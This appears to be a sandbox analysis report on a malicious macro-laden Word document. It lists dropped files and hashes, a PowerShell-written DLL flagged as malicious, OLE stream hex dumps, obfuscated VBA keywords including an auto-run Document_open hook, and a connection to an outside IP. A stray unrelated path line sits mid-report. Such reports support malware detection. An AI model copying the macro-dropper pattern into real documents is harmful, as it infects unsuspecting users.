Encrypted:	false
SSDEEP:	3:M1GhURBoPFofzihURBoPFomX1GhURBoPFov:MfcPFUFcPFtcPFy
MD5:	C0B69DCA42D8A513A96503BEBEAAC89D
SHA1:	6C7CAF13C3D8875D0B039031F1D1A0B7940C5A4D
SHA-256:	866AE52778733870E7DA8ECCDDAF8A261F836B8692050D2A7B6125D34B849CED
SHA-512:	BFE68194C1358B09FCF1D29CD7B3E94B891A900E0A94928D592E4F3271E3A36D917E50FB2BC581626A2D70CD01ED6557CBF1DCDC77F9F213366E5E9BFC06CCD
Malicious:	false
Preview:	[doc]..bestand-8881014518 00944.LNK=0..bestand-8881014518 00944.LNK=0..[doc]..bestand-8881014518 00944.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\KID2W9UHV84RRRS8AHDL.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5885254735299674
Encrypted:	false
SSDEEP:	96:chQCsMq+qvsqvJCwomz8hQCsMq+qvsEHyqvJCworczvlYbHFf8OQlUVoIu:cyDomz8yXHnorczvef8O0lu
MD5:	0A595C9B355BD03FD92A3F7F14507F20
SHA1:	A198741D16122F40564B52844F4F1B0F1E97FA1A
SHA-256:	A0875BA8870F27E85A4CFAE05C773ADB7B14B4F5B38FE076EBADBA07EB90B805
SHA-512:	C9DBABE0033FC2CBF3B95DA0F4F7BE0C472A15F6BCA0841F7A45E968F12D38E7E1265F142F7F8CF2E9B8D5FE56A197B09850DB74515D0D04F6C0401836CC59 3
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	192000
Entropy (8bit):	7.470368045221206
Encrypted:	false
SSDEEP:	3072:SwbpDnn9F4rNyVBYF0n3ajFq4weCp2S2MJdhzybMO8dSySA:Ssl9F8aBYF0nVp2MJHybR8dS9
MD5:	009380116F3429BA6F236D199F418B98
SHA1:	292360D762524AD98FADDB735BB58AB3DABA5327
SHA-256:	323F6431FB274E90DC003E567C54CB5E2327E9408F903E49CC6F3E840BF9BCF6
SHA-512:	5D086691A8109091C847B690E905D0BDEACE03E0A295F120F0231B4A7ADC3EC45A77FF626DD9EA792BBD32EA02909CAC2EBF255D7155011244978927F4E1645
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....:..wT..wT..wT.....wT.....wT.....wT.-....wT.-....wT..wU.SwT.-....wT.. ....wT.....wT.....wT..w...wT.....wT.Rich.wT.....PE..L....._.....!.....J.....E.....0.....P.. .....8..... .....@.....text..... ..`.rdata...J.....L.....@..@.data....-... .....@....rsrc... ....P.....@..@.reloc. .H.....@..B..... .....

C:\Users\user\Desktop\~$stand-8881014518 00944.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

Static File Info

General

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: withdrawal Sports, Toys & Health budgetary man agement architectures Borders synthesize SSL Usabi lity synergize e-commerce, Author: Julie Bernard, Template: Normal.dotm, Last Saved By: Carla Remy, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Jan 5 06:14:00 2021, Last Saved Time/Date: Tue Jan 5 06:14:00 2021, Number of Pages: 1, Number of Words: 3222, Number of Characters: 18371, Security: 8
Entropy (8bit):	6.6858064178991
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	bestand-8881014518 00944.doc
File size:	172631
MD5:	8ce4185f17ed35f43462f2f44c1cfc3d
SHA1:	9c6396150dd23a65c36e84af69e15543cedca4d2
SHA256:	4425de724449dedb3b183a3bfd567f9d3449c2457a1e2fd 695019b1b6227e035
SHA512:	cbf15287a8efcb602e445140d62875f313263581ff98f295 0be2e60864de867d2b3420741beae9b653b5f2ad90fcbcb 712c7a9a98de5802c943d44665835eb44
SSDEEP:	3072:59ufstRUUKSns8T00JSHUgteMJ8qMD7grCeISW pqbd:59ufsfglf0pLr7l/Od
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "bestand-8881014518 00944.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	withdrawal Sports, Toys & Health budgetary management architectures Borders synthesize SSL Usability synergize e-commerce
Author:	Julie Bernard
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Carla Remy
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-05 06:14:00

Summary	
Last Saved Time:	2021-01-05 06:14:00
Number of Pages:	1
Number of Words:	3222
Number of Characters:	18371
Creating Application:	Microsoft Office Word
Security:	8

Document Summary	
Document Code Page:	-535
Number of Lines:	153
Number of Paragraphs:	43
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: Oi5oelv0_s4, Stream Size: 17886

General	
Stream Path:	Macros/VBA/Oi5oelv0_s4
VBA File Name:	Oi5oelv0_s4
Stream Size:	17886
Data ASCII:	. . . . | . . . . 0 . . . . [k . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 7c 06 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 83 06 00 00 93 30 00 00 00 00 00 00 01 00 00 00 ae c5 5b 6b 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
DyjPBI
dLrgANHCG
EajdMLeD
rgBSB
Object
yjNpyrf
rJqMZII
PGiog
T_dehutl_mggmhizd
EUMDPGt
xkJxAAC
AybxtEBCJ.Close
JhiYfXc:
VusSK
"fUwLgjVtQyH"
UUoAB.CreateTextFile("XFtOCOULb:\dMKcFHF\GAGPCEp.ZPnnAM")
bGnhXCA
VJbwzTDT.Close
VwnpBElhO
MMAqSI
UPhhYZEF
"bVawaPADALVlWFFA"
NFWzF
"HiTyACJmCuGQFFJ"
sGvJJWh
PmBxcD:
SfMKIOk
"TthascRlxHZH"

Keyword
AybxtEBCJ:
SFmrEDJ
zOBhOx
fUGQf
numuq
rEeiBJ
ChWZVJiB.CreateTextFile("gMEpHB:\SKWvYCA\YtZqA.fQoAE")
RkPWCDPC
JADCpjk
PmBxcD
pDPzBJmM
bGMXEIA.CreateTextFile("grPSDMS:\lQkJoR\aZMUgjGC.pVvhaH")
WSARpB
EUMDPGt.Close
HnBvAEH
"WXovaGHxqSlUt"
QEIFFM
bPFNuJ.WriteLine
"PzrrnIFtpmxAx"
EUMDPGt:
ilONFzHG
"akTuJalGmZrUyF"
qpOWEIHHA
yJouG
XwZxsHCGt
FTalMbF
XDJPUW
"ALpzEMcwuWl"
gQxBD:
UUoAB
tcYiEMeRH.Close
nIHrl
eUdbDAHHs.WriteLine
"uJnfBHlPFKBxHBmEE"
FPWaF
JADCpjk.WriteLine
xxYeFGUAH
rfDgD
njKwJdA.WriteLine
"bOOXnOJYtbRAbm"
VJbwzTDT:
RkPWCDPC:
UPhhYZEF.Close
eWkHqVao
Resume
XKPUEfhk
RLurCDDF
gglHam
"budRDJKVnJRU"
DRrKpoA
"]an"
lgZgGO
"gcZaHCGUVJsFmL"
"yKdJWHAniqHFCB"
ThHBBDu
tcYiEMeRH.WriteLine
waSbS
VfJHAA
vutdEkdRL
NSiRQzd
"frvvJFHIkftmZHE"
OtQPAJH
AybxtEBCJ.WriteLine
XTdPHz

Keyword
OBwIBy:
JADCpjk.Close
QZjuH
"DkRmTYGAMxqHI"
zOQlGPVC
"dWnMFoTBPDqeJK"
jPnRGLC
CbMZSLFAM
kboRA
ORIzFDySE
DRrKpoA.Close
VAEDpBCV
uJSEDH:
QZjuH.CreateTextFile("EEGvGuF:\XrXnHGDDB\noadJZ.yGcKj")
"bAurYaGPwGKRiG"
bPFNuJ
"koDuGqAOJBlLgZIEme"
DyjPBI.CreateTextFile("OPLPBI:\fNyAExIq\jrtno.FyobBAAFE")
hiZkEEF.WriteLine
txKQv
xCaTC.CreateTextFile("Oafyb:\RPNGMA\cmOgEyD.EEpGjE")
vtDUw
RkPWCDPC.WriteLine
aLGptGA
"kWzGMzIVefGB"
"ncDMUIadusSIDx"
VB_Name
RkPWCDPC.Close
"JCgblEAJizSfW"
uJSEDH
eUdbDAHHs.Close
"HfXAPQQbXKJHFGu"
eBddHTXP
AybxtEBCJ
OBwIBy
RNgUODjsM.CreateTextFile("FyNFG:\ugXUH\cZIFypIHj.tRULIINC")
VJbwzTDT.WriteLine
ItSfCDCB
Mid(Application.Name,
JhiYfXc.Close
PAxhJ
"TJahKRWdrvHFIy"
xOnWA
xkJxAAC.CreateTextFile("tLvao:\aGKUA\AhQhj.BDOQSJWG")
"lRcGHADAHrlHJJA"
oOysMtDG
syDRd
dLrgANHCG.CreateTextFile("lBasV:\tFGoGJd\zBuHfBCN.AHGggII")
cTfCJ
hiZkEEF
"GhifcDKlpA"
oOysMtDG.WriteLine
FgmzCEm
bPFNuJ:
"HwixyOCYxmojd"
UMzHfyAfA
oOysMtDG:
"eSpcpGDZncccrFb"
oMcHDXEF
reTrs
"BWSOkPyHMnSQxi"
EJEApM
JADCpjk:
XjhOHEMDC

Keyword
gQxBD
"xtsHGQjpNzDlYJ"
pSFXACJ
wUoJIFDD
HOkLRDGd
njKwJdA.Close
RvFOAEPH
HMyHCQCGu
njKwJdA
"GqMIEnOQFEEDsE"
bGMXEIA
eUdbDAHHs:
rtGyqOth
wuKBFvqI
hSbDPCC
hSbDPCC.CreateTextFile("pygNv:\znIpFIR\yniMs.nmiIGDEDA")
rEeiBJ.CreateTextFile("VxskFWpm:\cuyOFYrFJ\SZSlaGJZi.TeBYCDZ")
cSHkDL
blQEM
nKtfECko
RUMGE
Zpeehqbjjey.Create
uJSEDH.WriteLine
xNJyUCNg
"BQumCJmmiAGIKv"
yyoqEHETu
GNnZJzE
HnBvAEH.CreateTextFile("ehLoAm:\PAVZiAGU\jVPHv.fAgoFBYmC")
yUWxTlVAC
TxAVq
EVOuqJnGD
"cnLcFxEphoEbAFA"
CksLJVJ
PmBxcD.Close
njKwJdA:
XsKjcKE
"GDTGdEJpuRnDBFQ"
"ZRotGHIxyrpSqvsXCC"
SOunIGkF
"]anw["
JhiYfXc
ChWZVJiB
lEOlGYxK.CreateTextFile("sojcFeJ:\zxDxYHq\rNbtS.PtHuEEP")
"OnehVAaWbfCAcAjsG"
iytziJ
"ohaTGaUTSwwDv"
"qMnfwCwbPJC"
"vRrzDEnglQvFPJfE"
zgBjJOGEH
tcYiEMeRH:
OBwIBy.Close
NtpdEJDH
gQxBD.WriteLine
"WMwcBSqFohy"
EUMDPGt.WriteLine
gQxBD.Close
PAxhJ.CreateTextFile("dFVzNBE:\EBCOlEEOJ\KlKcJKk.SVIvoAEqG")
QrVtQr
VJbwzTDT
UPhhYZEF.WriteLine
uJSEDH.Close
Zpeehqbjjey
RNgUODjsM
NBjEFGnEA

Keyword
oOysMtDG.Close
YzIkA
tcYiEMeRH
xxYeFGUAH.CreateTextFile("eCzvxHN:\cgVnKGAT\YcnDi.YqiJOp")
"TOSxJaIzCudpDlB"
fUDmDCt
"utFMeJhUKJhJ"
aTfPCap
"SjDfYFUFPynYGu"
wCjuwBBGN
JHrNWdBsW
bPFNuJ.Close
XwZxsHCGt.CreateTextFile("TNJvoD:\walkrfAE\EalrWFWTE.wDSOEJ")
"rVpvDaGGxNfeNUF"
hiZkEEF.Close
Nothing
UPhhYZEF:
IYKcgC
dTtuVsDVA
VcliQJFi
JhiYfXc.WriteLine
"jVSXGfhYCxoHFD"
lEOlGYxK
"ozrZBTZBTMMIBB"
hiZkEEF:
"goMgGBdJMUDLAG"
WtNcAKUFt
"MvkIFCHFTnRqD"
PmBxcD.WriteLine
rgBSB.CreateTextFile("PkeJHBJJH:\ODJMGCw\NefpJHvCX.XzgyeCQuA")
SynsDAgHG
"PFQdBLHsDnfTZv"
vitXEH
"OTLmJCwhyQMFzlB"
oUWfJGBeE
"OcgtlFEeoIFhxt"
Error
"lHuxHADjraNFBgI"
CCnbXRBeA
AiICOj
VcliQJFi.CreateTextFile("gNgYGZ:\CatdBMGGg\qGsdAdOQH.cJsxtdJE")
CmcBTTABc
Attribute
CHKzNBD
TFXNGliH
"cGDcNrWsPeGCDF"
LVadAF
mmkTuwH
eUdbDAHHs
Function
VbMBBgf
MfgnKGWI
ukrnIFCE
EbuwEJS
WxujBIAMz
DRrKpoA:
"dvqIBFEqwfkI"
kskMAAHA
OBwIBy.WriteLine
xCaTC
zLkRiC
DRrKpoA.WriteLine
"dxIGdcCHBKYgde"

VBA Code

VBA File Name: Qafkrimwsho, Stream Size: 697

General	
Stream Path:	Macros/VBA/Qafkrimwsho
VBA File Name:	Qafkrimwsho
Stream Size:	697
Data ASCII:	. . . . # . . . . E . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 ae c5 45 f2 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name
"Qafkrimwsho"

VBA Code

VBA File Name: Wm_t404p8v_, Stream Size: 1106

General	
Stream Path:	Macros/VBA/Wm_t404p8v_
VBA File Name:	Wm_t404p8v_
Stream Size:	1106
Data ASCII:	. . . . u . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 ae c5 f3 f6 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
Document_open()
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data

General	
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	. . . . F . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.279952994103
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . h . . . . p . . . . . . | . . . . + ... T . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 544

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	544
Entropy:	4.15718276186
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . l . . . . T . . . . @ . . . . (. . . . . . . 0 . . . . 8 . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 f0 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 6c 01 00 00 04 00 00 00 54 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6424

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6424
Entropy:	6.13606471955
Base64 Encoded:	True
Data ASCII:	j . . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 99189

General	
Stream Path:	Data
File Type:	data
Stream Size:	99189
Entropy:	7.39018675385

General	
Base64 Encoded:	True
Data ASCII:	u . . . D . d . . . . / g . , b . r . . . . j . . . . c . . . 8 . . . . A . . . . ? . . . . 8 . A . C . = > . : . . 1 . . . . . " . . . . R . . . . { . . B g . . . m d . z . M . . . . D . . . . F . . . . . . { . . B g . . . m d . z . M . . . .
Data Raw:	75 83 01 00 44 00 64 00 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2f 67 eb 2c 62 01 72 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 63 00 0b f0 38 00 00 00 04 41 01 00 00 00 3f 01 00 00 06 00 bf 01 00 00 10 00 ff 01 00 00 08 00 80 c3 14 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 488

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	488
Entropy:	5.44671163464
Base64 Encoded:	True
Data ASCII:	I D = " { 3 2 8 4 0 4 E F - 4 1 6 C - 4 D E 8 - 9 A 4 2 - 2 0 1 5 6 D 2 2 2 C 2 6 } " . . D o c u m e n t = W m _ t 4 0 4 p 8 v _ / & H 0 0 0 0 0 0 0 0 . . M o d u l e = Q a f k r i m w s h o . . M o d u l e = O i 5 o e l v 0 _ s 4 . . E x e N a m e 3 2 = " T j 8 d t f s u o p d k " . . N a m e = " m w " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 1 0 1 2 B 2 B 0 B 6 B 0 B 6 B 0 B 6 B 0 B 6 " . . D P B = " 8 2 8 0 2 0 5 0 9 3 5 1 9 3
Data Raw:	49 44 3d 22 7b 33 32 38 34 30 34 45 46 2d 34 31 36 43 2d 34 44 45 38 2d 39 41 34 32 2d 32 30 31 35 36 44 32 32 32 43 32 36 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 57 6d 5f 74 34 30 34 70 38 76 5f 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 51 61 66 6b 72 69 6d 77 73 68 6f 0d 0a 4d 6f 64 75 6c 65 3d 4f 69 35 6f 65 6c 76 30 5f 73 34 0d 0a 45 78 65 4e 61 6d 65 33 32 3d

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 110

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	110
Entropy:	3.60650024781
Base64 Encoded:	False
Data ASCII:	W m _ t 4 0 4 p 8 v _ . W . m . _ . t . 4 . 0 . 4 . p . 8 . v . _ . . . Q a f k r i m w s h o . Q . a . f . k . r . i . m . w . s . h . o . . . O i 5 o e l v 0 _ s 4 . O . i . 5 . o . e . l . v . 0 . _ . s . 4 . . . . .
Data Raw:	57 6d 5f 74 34 30 34 70 38 76 5f 00 57 00 6d 00 5f 00 74 00 34 00 30 00 34 00 70 00 38 00 76 00 5f 00 00 00 51 61 66 6b 72 69 6d 77 73 68 6f 00 51 00 61 00 66 00 6b 00 72 00 69 00 6d 00 77 00 73 00 68 00 6f 00 00 00 4f 69 35 6f 65 6c 76 30 5f 73 34 00 4f 00 69 00 35 00 6f 00 65 00 6c 00 76 00 30 00 5f 00 73 00 34 00 00 00 00 00

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5146

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	5146
Entropy:	5.51240945881
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 630

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	630
Entropy:	6.3062184781
Base64 Encoded:	True


General	
Data ASCII:	.r.....0*.....p..H.."..d.....m..2.4..@.....Z=....b.....a...%.J<.....rst dole>.2s..t.d.o.l..e...h.%^...*\\G{0002`0430-.....C.....0046}.#2.0#0#C.:\\Window.s\\SysWOW.64\\.e2.tl.b#OLE Au.tomation..`....Norma.l.EN.Cr.m..a.F.. ......*\\C.....a...!Offi
Data Raw:	01 72 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d a2 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 08 e2 e3 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 25134

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	25134
Entropy:	3.92042329439
Base64 Encoded:	False
Data ASCII:	....._.....Y\\....bjbj.....b..b...l...YT.....F.....F.....
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 59 5c 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 2e 62 00 00 62 7f 00 00 62 7f 00 00 59 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:53:38.151053905 CET	49165	80	192.168.2.22	176.53.69.151
